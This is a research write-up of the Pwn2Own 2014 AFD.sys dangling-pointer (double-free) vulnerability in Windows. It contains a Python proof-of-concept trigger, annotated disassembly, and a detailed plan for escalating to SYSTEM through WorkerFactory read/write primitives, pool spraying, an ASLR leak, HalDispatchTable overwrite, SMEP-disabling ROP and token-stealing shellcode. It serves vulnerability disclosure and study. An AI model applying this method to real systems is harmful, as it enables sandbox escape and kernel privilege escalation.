siberas
Sicherheitsberatung

Pwn2Own 2014

AFD.SYS DANGLING POINTER VULNERABILITY

Version: 1.0 07/11/2014

TABLE OF CONTENTS

AFFECTED OS

Windows 8.1
Windows 8
Windows 7
Windows Vista
Windows XP
Windows Server 2012 R2
Windows Server 2012
Windows Server 2008 R2
Windows Server 2008
Windows Server 2003
Windows RT
Windows RT 8.1

OVERVIEW

This paper provides an in-depth analysis of a vulnerability in the “Ancillary Function Driver”, AFD.sys, as well as a detailed description of the exploitation process.

AFD.sys is responsible for handling Winsock network communication and is included in every default installation of Microsoft Windows from XP to 8.1, including Windows Server systems.

The vulnerable code can be triggered from userland without any restriction towards the integrity level (“IL”) of the calling process and thus can be abused to break out of restricted application sandboxes. This vulnerability has been used during Pwn2Own 2014 to win the Internet Explorer 11 competition. It was possible to break out of Internet Explorer’s sandbox running under “AppContainer” IL and to execute arbitrary code with kernel privileges on a fully-patched Windows 8.1 (x64) system.

IMPACT

Elevation of Privilege to NT-Authority/SYSTEM.

TECHNICAL ANALYSIS

The assembly snippets in this analysis are taken from a fully-patched Windows 8.1 Professional (x64) machine (as of 03/26/2014).

File	Version	MD5
afd.sys	6.3.9600.16384	239268bab58eae9a3ff4e08334c00451
ntoskrnl.exe	6.3.9600.16452	8b1adeab83b3d9ae1b4519a2dbaf0fce

POC CODE

Following POC code will trigger the vulnerability and cause a Bugcheck (code shortened for better readability):

```
[…]
targetsize = 0x100
virtaddress = 0x13371337
mdlsize = (pow(2, 0x0c) * (targetsize - 0x30) / 8) - 0xfff - (virtaddress & 0xfff)
IOCALL = windll.ntdll.ZwDeviceIoControlFile

def I(val):
     return pack("<I", val)

inbuf1 = I(0)*6 + I(virtaddress) + I(mdlsize) + I(0)*2 + I(1) + I(0)
inbuf2 = I(1) + I(0xaaaaaaaa) + I(0)*4

[…]
print "[+] creating socket..."
sock = WSASocket(socket.AF_INET, socket.SOCK_STREAM,                     [1]
                 socket.IPPROTO_TCP, None, 0, 0)
if sock == -1:
     print "[-] no luck creating socket!"
     sys.exit(1)
print "[+] got sock 0x%x" % sock

addr = sockaddr_in()
addr.sin_family = socket.AF_INET
addr.sin_port = socket.htons(135)
addr.sin_addr = socket.htonl(0x7f000001)

connect(sock, byref(addr), sizeof(addr))                                 [2]
print "[+] sock connected."

print "[+] fill kernel heap"
rgnarr = []
nBottomRect = 0x2aaaaaa
while(1):
     hrgn = windll.gdi32.CreateRoundRectRgn(0,0,1,nBottomRect,1,1)      [3]
     if hrgn == 0:
            break
     rgnarr.append(hrgn)
     print ".",

print "\n[+] GO!"

IOCALL(sock,None,None,None,byref(IoStatusBlock),                         [4]
            0x1207f, inbuf1, 0x30, "whatever", 0x0)

IOCALL(sock,None,None,None,byref(IoStatusBlock),                         [5]
            0x120c3, inbuf2, 0x18, "whatever", 0x0)

print "[+] after second IOCTL! this should not be hit!"
```

VULNERABILITY ANALYSIS

Executing the script on Windows 8.1 x64 will lead to following Kernel mode exception:

```
BugCheck C2, {7, 1205, 4110008, ffffe00001282440}
[…]
Probably caused by : afd.sys ( afd!AfdReturnTpInfo+d6 )
[…]
BAD_POOL_CALLER (c2)
The current thread is making a bad pool request.  Typically this is at a bad IRQL level
or double freeing the same allocation, etc.
[…]
ffffd000`21a46490 fffff802`3b70e3ca : 00000000`000000c2 00000000`00000007
00000000`00001205 00000000`04110008 : nt!KeBugCheckEx+0x104
ffffd000`21a464d0 fffff800`0166c19a : 00000000`0000afd1 ffffd000`21a4675c
00000000`0aaaaaaa ffffe000`02e6e010 : nt!ExFreePoolWithTag+0x10fa
ffffd000`21a465a0 fffff800`0163d148 : ffffe000`033dfe50 ffffd000`21a46b80
ffffe000`02e6e010 00000000`0aaaaaaa : afd!AfdReturnTpInfo+0xd6
ffffd000`21a465d0 fffff800`0163e540 : ffffe000`027e4e40 ffffe000`033dfe50
00000000`00000000 00000000`00000000 : afd!AfdTliGetTpInfo+0x90
ffffd000`21a46600 fffff800`0163dab3 : ffffd000`21a46b80 fffff800`0163d947
00000000`00000000 ffffd000`21a46b00 : afd!AfdTransmitPackets32+0x13c
ffffd000`21a46710 fffff800`016453a6 : 00000000`00000000 00000000`000120c3
ffffe000`02e6e1b8 00000000`00000001 : afd!AfdTransmitPackets+0x117
ffffd000`21a46840 fffff802`3b8273e5 : ffffe000`02e6e010 ffffd000`21a46b80
ffffe000`03854290 fffff802`3b76a180 : afd!AfdDispatchDeviceControl+0x66
ffffd000`21a46870 fffff802`3b827d7a : e0000123`c3f0fffb 0000000c`001f0003
00000000`00000000 00000000`00000000 : nt!IopXxxControlFile+0x845
ffffd000`21a46a20 fffff802`3b5d54b3 : 00000000`00000000 00000000`00000000
fffff6fb`7dbed000 fffff6fb`7da00000 : nt!NtDeviceIoControlFile+0x56
```

The Bugcheck happens after trying to free a memory location which has already been freed before (double free situation). This happens during the second DeviceIoControlFile (IOCTL) call at [5] and is caused by the reuse of a dangling pointer to a freed memory structure.

In order to hit the double free we first create a TCP socket [1] and connect it to localhost:135 [2]. Any open port can be used to trigger the vulnerability. After a successful connection we have to fill the kernel heap until we exhaust the system's physical memory. This step is necessary for systems with total available physical memory > 4GB, since we only take the vulnerable execution flow if an allocation of a huge buffer fails (explained later). The memory exhaustion is achieved at [3] by constantly calling the CreateRoundRectRgn[1] function with a large nBottomRect parameter. This trick has been taken from the EPATHOBJ exploit[2], written by Tavis Ormandy. In this case we set the nBottomRect parameter to 0x2aaaaaa which will create kernel memory chunks of ~ 1 GB size for each call to CreateRoundRectRgn. The actual allocation can be observed in win32k!AllocateObject. The nBottomRect input value is multiplied by 0x18, resulting in the desired allocation size:

```
win32k!AllocateObject+0xf5:
fffff960`0014daa5 ff15d5063100    call    qword ptr [win32k!_imp_ExAllocatePoolWithTag
(fffff960`0045e180)]
1: kd> r rdx
rdx=0000000040000060     <- allocation size, ~ 1 GB.
1: kd> kc L8
Call Site
win32k!AllocateObject
win32k!RGNMEMOBJ::bFastFill
win32k!RGNMEMOBJ::bFastFillWrapper
win32k!RGNMEMOBJ::vCreate
win32k!NtGdiCreateRoundRectRgn
```

After exhausting the system's memory, two IOCTLs calls are triggered: **0x1207f**, which maps to **afd!AfdTransmitFile** [4], and **0x120c3**, which maps to **afd!AfdTransmitPackets** [5]. Both IOCTLs are necessary to trigger the vulnerability.

[1] http://msdn.microsoft.com/en-us/library/windows/desktop/dd183516%28v=vs.85%29.aspx
[2] http://www.exploit-db.com/exploits/25912

STEP 1 - IOCTL 0X1207F

IOCTL 0x1207f (afd!AfdTransmitFile) itself has nothing to do with the root cause of the vulnerability. However, the call is necessary to prepare relevant memory structures! This will be explained in detail, since it is necessary to understand how exploitation will be achieved:

AfdTransmitFile as well as AfdTransmitPackets operate upon an undocumented structure, further referred to as "**TpInfo**" structure. TpInfo structures can be received by calling afd!AfdTliGetTpInfo and returned with afd!AfdReturnTpInfo. The terms "created" and "freed" are avoided by intention, since internally they are managed by a simple lookaside list mechanism (LIFO): Items are popped off the list with **afd!ExAllocateFromNPagedLookasideList** and pushed onto the list with **afd!ExFreeToNPagedLookasideList** (they are thin wrappers around nt!ExpInterlockedPopEntrySList and nt!ExpInterlockedPushEntrySList respectively):

```
; int __cdecl AfdTliGetTpInfo(__int64, PVOID P)
AfdTliGetTpInfo proc near

arg_0= qword ptr  8
tpInfo_buffer= qword ptr  10h

mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
mov     edi, ecx
mov     rcx, cs:AfdGlobalData
sub     rcx, 0FFFFFFFFFFFFFF80h ; Lookaside
call    ExAllocateFromNPagedLookasideList
mov     rbx, rax
mov     [rsp+28h+tpInfo_buffer], rax
```

```
; int __fastcall AfdReturnTpInfo(PVOID P, __int64, __int64, __int64, __int64)
AfdReturnTpInfo proc near
[…]
afd!AfdReturnTpInfo+0x10a:
fffff800`017411ce 488b0da3c7fbff  mov     rcx,qword ptr [afd!AfdGlobalData
(fffff800`016fd978)]
fffff800`017411d5 488bd3          mov     rdx,rbx
fffff800`017411d8 4883e980        sub     rcx,0FFFFFFFFFFFFFF80h
fffff800`017411dc e87fbbfaff      call    afd!ExFreeToNPagedLookasideList
(fffff800`016ecd60)
```

Since our AfdTransmitFile call is usually the first one to hit AfdTliGetTpInfo (modern Windows systems rarely hit those functions), the lookaside list is empty and we allocate an initial TpInfo structure with size 0x1B0 in afd!AfdAllocateTpInfo:

```
; PVOID __stdcall ExAllocateFromNPagedLookasideList(PNPAGED_LOOKASIDE_LIST Lookaside)
ExAllocateFromNPagedLookasideList proc near
[…]
call    cs:__imp_ExpInterlockedPopEntrySList ; try to pop entry off the lookaside list
test    rax, rax ; if list is empty rax is 0 and we hit AfdAllocateTpInfo
jnz     short loc_27D47
[…]
mov     edx, [rbx+2Ch]
mov     r8d, [rbx+28h]
mov     ecx, [rbx+24h]
inc     dword ptr [rbx+18h]
call    qword ptr [rbx+30h] ; call into afd!AfdAllocateTpInfo, allocating 0x1b0 bytes
```

After returning the pointer to the TpInfo structure, AfdTliGetTpInfo stores a pointer to an array of **"TpInfoElement"** structures (sizeof(TpInfoElement) == 0x18) at **TpInfo+0x40** with a certain length ("**TpInfoElementCount**"). The length of the array is static and defined as 3 in the case of the first AfdTransmitFile-IOCTL. If TpInfoElementCount <= 3 the pointer to the TpInfoElement array will point to **TpInfo+0x100** (see AfdAllocateTpInfo -> AfdInitializeTpInfo). If it is greater than 3 the TpInfoElement array will be allocated in function AfdTliGetTpInfo:

```
afd!AfdTliGetTpInfo+0x59:

cmp     edi, cs:AfdDefaultTpInfoElementCount
jbe     short loc_4D14A
lea     rdx, [rdi+rdi*2]
shl     rdx, 3           ; NumberOfBytes      // => alloc edi*0x18 bytes
mov     ecx, 210h        ; PoolType
mov     r8d, 46646641h   ; Tag
call    cs:__imp_ExAllocatePoolWithQuotaTag  // alloc!
mov     [rbx+40h], rax                       // store pointer to TpInfoElement-array @
                                             // TpInfo+0x40
```

Each of these 0x18-sized TpInfoElement structures store a pointer to a memory descriptor list (MDL[3]) at **TpInfoElement+0x10**. The MDL is allocated in nt!IoAllocateMdl:

```
afd!AfdTransmitFile+0x2e6:

mov     r9b, 1                ; ChargeQuota
xor     r8d, r8d              ; SecondaryBuffer
mov     edx, r10d             ; Length               // controlled!
mov     rcx, rax              ; VirtualAddress       // controlled!
call    cs:__imp_IoAllocateMdl  ; alloc MDL
mov     rcx, [rsp+118h+pointer_to_TpInfoElement_array_var_C8]
mov     [rcx+10h], rax        ; save MDL @ [TpInfo+0x40]+(X*sizeof(TpInfoElement)+0x10)
```

A crucial point to understand exploitation is how IoAllocateMdl allocates the MDL:

IoAllocateMdl takes **Length** and **VirtualAddress** as arguments. The size which will be allocated is computed as follows:

```
size = ((<length> + 0xfff + (<virtaddr> & 0xfff)) >> 0x0c) * 8 + 0x30
```

This computation can be observed in following lines taken from IoAllocateMdl:

```
nt!IoAllocateMdl+0x14:

mov     rbp, rcx          // Virtualaddress
mov     r14d, edx         // Length
movzx   r15d, ax
and     ebp, 0FFFh        // <virtaddr> & 0xfff
lea     rax, [r14+0FFFh]  // <length> + 0xfff
add     rax, rbp          // <length> + 0xfff + (<virtaddr> & 0xfff)
movzx   r13d, r8b
mov     rbx, rcx
shr     rax, 0Ch          //  (<length> + 0xfff + (<virtaddr> & 0xfff)) >> 0x0c
cmp     eax, 11h
ja      loc_1400C5395
.text:00000001400C5395
lea     r12d, ds:30h[rax*8] //((<length>+ 0xfff+ (<virtaddr>& 0xfff)) >> 0x0c)*8 + 0x30
mov     edx, r12d          ; NumberOfBytes
mov     ecx, 200h          ; PoolType
mov     r8d, 206C644Dh     ; Tag
call    ExAllocatePoolWithTag
```


Important to note is that the allocation takes place on the newly introduced **NonPagedPoolNx** pool (POOL_TYPE 0x200)[4]. The VirtualAddress and Length parameters are user-controlled through the "virtaddress" and "mdlsize" variables, passed to the first IOCTL via "inbuf1":

```
inbuf1 = I(0)*6 + I(virtaddress) + I(mdlsize) + I(0)*2 + I(1) + I(0)
```


The fact that we can control those parameters means that we can also control the final allocation size of the MDL! The supplied POC code will cause **one** TpInfoElement allocation with controlled size (TpInfoElementCount == 1).

[3] http://msdn.microsoft.com/en-us/library/windows/hardware/ff554414%28v=vs.85%29.aspx
[4] http://msdn.microsoft.com/en-us/library/windows/hardware/hh920392%28v=vs.85%29.aspx

TpInfo Structure Layout 1: TpInfo structure for **TpInfoElementCount <= 3** (during the execution of AfdTransmitFile):



TpInfo structure
@ TpInfoElement+0x10: Pointer to MDL structure
@ TpInfo+0x40: Pointer to Array of TpInfoElement structures
MDL
MDL
MDL

TpInfo Structure Layout 2: TpInfo structure for **TpInfoElementCount > 3**:


TpInfo structure
@ TpInfo+0x40: Pointer to Array of TpInfoElement structures
TpInfoElements array
@ TpInfoElement+0x10: Pointer to MDL structure
MDL, sizeX
MDL, sizeY
MDL, sizeZ

Before AfdTransmitFile finishes its work it calls **afd!AfdReturnTpInfo** to free the MDLs and to push the TpInfo struct on the lookaside list via ExFreeToNPagedLookasideList, as described above. Since in the POC code TpInfoElementCount == 1, AfdTransmitFile does not free the TpInfoElements array buffer and the pointer at TpInfo+0x40 also remains.

So in fact, after returning from AfdTransmitFile, the structure layout is the following:



Allocated Memory
Freed Memory
@ TpInfo+0x100: TpInfoElements array for TpInfoElementCount == 1
TpInfo structure
MDL
@ TpInfo+0x40: Pointer to Array of TpInfoElement structures

STEP 2 - IOCTL 0X120C3

The second IOCTL 0x120c3 hits afd!AfdTransmitPackets and triggers the actual vulnerability. The input data for this IOCTL is:

```
inbuf2 = I(1) + I(0xaaaaaaaa) + I(0)*4
```

The value 0xaaaaaaa will be passed as TpInfoElementCount to afd!AfdTliGetTpInfo. In contrast to the first IOCTL, where TpInfoElementCount was the static value 3, we control the amount of TpInfoElements which will be used for the allocation of the TpInfoElement array! Since TpInfoElementCount is only checked if it is <= 0xaaaaaaa, the size which should be allocated for the TpInfoElement array can become huge. For the supplied size the kernel will attempt to allocate 0xaaaaaaa * 0x18 = 0xffffff0 bytes. If this allocation fails an exception handler will be triggered which will call afd!AfdReturnTpInfo:




```
cmp     edi, cs:AfdDefaultTpInfoElementCount
jbe     short loc_4D14A
```

```
lea     rdx, [rdi+rdi*2]
shl     rdx, 3          ; NumberOfBytes
mov     ecx, 210h       ; PoolType
mov     r8d, 46646641h  ; Tag
call    cs:__imp_ExAllocatePoolWithQuotaTag
mov     [rbx+40h], rax  ; SET NEW TpInfoElement array POINTER HERE!
mov     byte ptr [rbx+56h], 1
jmp     short loc_4D14A
```

```
mov     dl, 1           ; exception handler if allocation fails!
mov     rcx, [rsp+28h+tpInfo_buffer] ; P
call    AfdReturnTpInfo
xor     ebx, ebx
```

The instruction `mov [rbx+0x40], rax` should set the new TpInfoElement array pointer, **however this code is never reached** due to the exception handler being hit! That means the pointer to the array of previously freed MDLs is still part of the TpInfo structure! This is a classic dangling pointer situation. Here it also becomes clear, why we have to fill the kernel heap beforehand. On systems with more then 4 GB physical memory the allocation might succeed and the exception handler won't be hit.

In the case of a failing allocation the exception handler is executed and the TpInfo structure is passed as parameter to AfdReturnTpInfo. In this function we dereference the dangling pointer and try to free the MDLs a second time by calling nt!IoFreeMdl on each TpInfoElement array item:



```
test    byte ptr [rcx+0Ah], 2
jz      short loc_7C18F
```

```
mov     rcx, [r14+rsi*8+10h] ; Object
test    rcx, rcx
jz      short loc_7C19A
```

```
call    cs:__imp_MmUnlockPages
```

```
call    cs:__imp_ObfDereferenceObject
jmp     short loc_7C19A
```

```
loc_7C18F:                  ; Mdl
mov     rcx, [r14+rsi*8+10h]
call    cs:__imp_IoFreeMdl  ; Free the MDLs here!
```

This will cause a double free resulting in the 0xC2 Bugcheck described above.

EXPLOITATION

The previously described double free situation is fully exploitable due to the fact that we have control between the two IOCTL calls, and thus between the two free calls on the MDL-buffer. As mentioned in Step 1 the MDL-buffer is created on the pool of type 0x200 (NonPagedPoolNx) with an attacker-controlled size. By replacing the freed buffer with an object created on the NonPagedPoolNx pool, we will free this object during the second IOCTL! In fact this is an arbitrary free for any buffer on the NonPagedPoolNx pool.

So the plan how to exploit this situation is as follows:

1. Trigger IOCTL 0x1207f to prepare the afd-internal heap structure. (MDL size is controlled and defined as X)
2. Create an object on the NonPagedPoolNx pool of size X
3. Trigger IOCTL 0x120c3 to free the object created in 2.
4. Replace the freed object with controlled data of size X
5. Leak a kernel-address by abusing the overwritten object => Compute nt base address and evade ASLR
6. Perform a write to nt!HalDispatchtable to overwrite the QueryIntervalProfile pointer
7. Execute ROP chain to disable SMEP
8. Redirect kernel mode execution flow to controlled userland code and execute the shellcode
9. Shellcode: Replace current process token with token of the SYSTEM process

For a reliable and fast kernel exploit one of the main objectives during exploit development was to only trigger the vulnerability **once**!

In order to accomplish this plan the following questions had to be answered:

- Which object gives you the ability to read and write arbitrary kernel memory in a Use-After-Free scenario?
- How can we create buffers containing 100% controllable data on the NonPagedPoolNx pool for the object replacement?
- Which kernel address can we use to leak a nt-relative address to evade ASLR?
- How do we perform a ROP on x64 to disable SMEP?
- Which shellcode is suitable?

READ-/WRITE-PRIMITIVES THROUGH WORKERFACTORY OBJECTS

Fortunately, nearly all of the objects which can be created with one of the Zw-/NtCreate*-methods are created on the NonPagedPoolNx pool. And since the size of the double-freed MDL is also controllable we are free to chose which object suits our needs to perform arbitrary reads and writes. In general, the NtCreate*-methods can be used to allocate the desired object, NtQuery* can be used to read data and NtSet* can be used to perform arbitrary writes. An object which meets our requirements is the **WorkerFactory** object.

This object can be created with the **nt!NtCreateWorkerFactory** method (userland stub: ntdll!ZwCreateWorkerFactory) and is of size 0x100 on the NonPagedPoolNx pool.

The difficulty for finding a read or write primitive was the fact that a double dereference on the object is necessary. A double dereference will give you the chance to read and write **once**. For multiple arbitrary reads and writes a **triple** dereference is necessary!

Example for single dereference:

```
lea     rax, [rsp+108h+OBJECT_var_D8]
mov     [rsp+108h+var_E8], rax
mov     edx, 8          ; DesiredAccess
mov     rcx, r11        ; Handle
call    ObReferenceObjectByHandle         ; get object reference into local var_D8
test    eax, eax
js      loc_14023387E
mov     r14, [rsp+108h+OBJECT_var_D8]     ; get obj-ref into r14
lea     rdx, [rsp+108h+var_38]
mov     rcx, [r14+10h]                    ; read [obj+10h]
```

In this case we can only read a QWORD of our own data. This is of course not useful.

Calling **nt!NtQueryInformationWorkerFactory** will hit a double read dereference making it possible to read from an arbitrary address:

```
mov     r14, [rsp+108h+OBJECT_var_D8]    ; get object reference into r14
[…]
mov     rax, [r14+30h]                   ; read pointer from [obj+30h] into rax
mov     rax, [rax+2E0h]                  ; read QWORD from arbitrary address into rax
mov     [rsp+108h+var_C0], rax           ; save it to local buf and return it to user
```

You can only read once because you can't replace the object buffer multiple times.

Unfortunately, the WOW64 layer will strip down the QWORD to a DWORD, but this will be enough to resolve the ASLR problem.


More importantly, **nt!NtSetInformationWorkerFactory** contains a triple dereference on our controlled object. This will give us the required write primitive:

```
lea     rax, [rsp+88h+Object]
mov     [rsp+88h+var_68], rax
lea     edx, [r14+4]    ; DesiredAccess
mov     rcx, r11        ; Handle
call    ObReferenceObjectByHandle         ; get object into local var
mov     rbx, [rsp+88h+Object]             ; get obj-ref into rbx
[…]
mov     rax, [rbx+10h]                    ; read pointer from controlled object
mov     rcx, [rax+40h]                    ; second deref of pointer
test    edi, edi
jnz     short loc_140175A7F
[…]
mov     [rcx+2Ch], edi                    ; third deref => arbitrary write!
```

The fact that we have a triple dereference does indeed give us multiple writes if you let [obj+0x10] point to a **userland-address**, we can change the pointer for the write destination each time before we call ntdll!ZwSetInformationWorkerFactory!

CONTROLLED DATA ON NONPAGEDPOOLNX POOL

Now that we have a suitable target object for the Use-After-Free we need to replace the freed object data with controlled data. One possible function has been found which can be used to accomplish this task: ntdll!ZwQueryEaFile[5]. ZwQueryEaFile takes EaList and EaListLength as 6th and 7th parameters. EaListLength will be used for an allocation on the appropriate pool (0x200) and the EaFile data will be controlled and copied to this pool buffer. This can be seen in nt!NtQueryEaFile:



```
loc_1404B9E2E:
mov     rax, cs:ViVerifierDriverAddedThunkListHead
mov     r8d, '  oI'      ; Tag
mov     rdx, rdi         ; NumberOfBytes
mov     ecx, 200h        ; PoolType
test    rax, rax
jnz     loc_1404B9EDC
```

```
call    ExAllocatePoolWithQuotaTag
```

```
loc_1404B9E51:
mov     [rsp+0C8h+mybuf_P], rax
mov     r8, rdi          ; Size: controlled
mov     rdx, rbx         ; Src: Pointer to controlled input data
mov     rdi, rax
mov     rcx, rax         ; Dst
call    memmove
mov     [rsp+0C8h+var_48], rdi
mov     ecx, dword ptr [rsp+0C8h+Size]
mov     [rsp+0C8h+var_78], ecx
xor     ebx, ebx
```

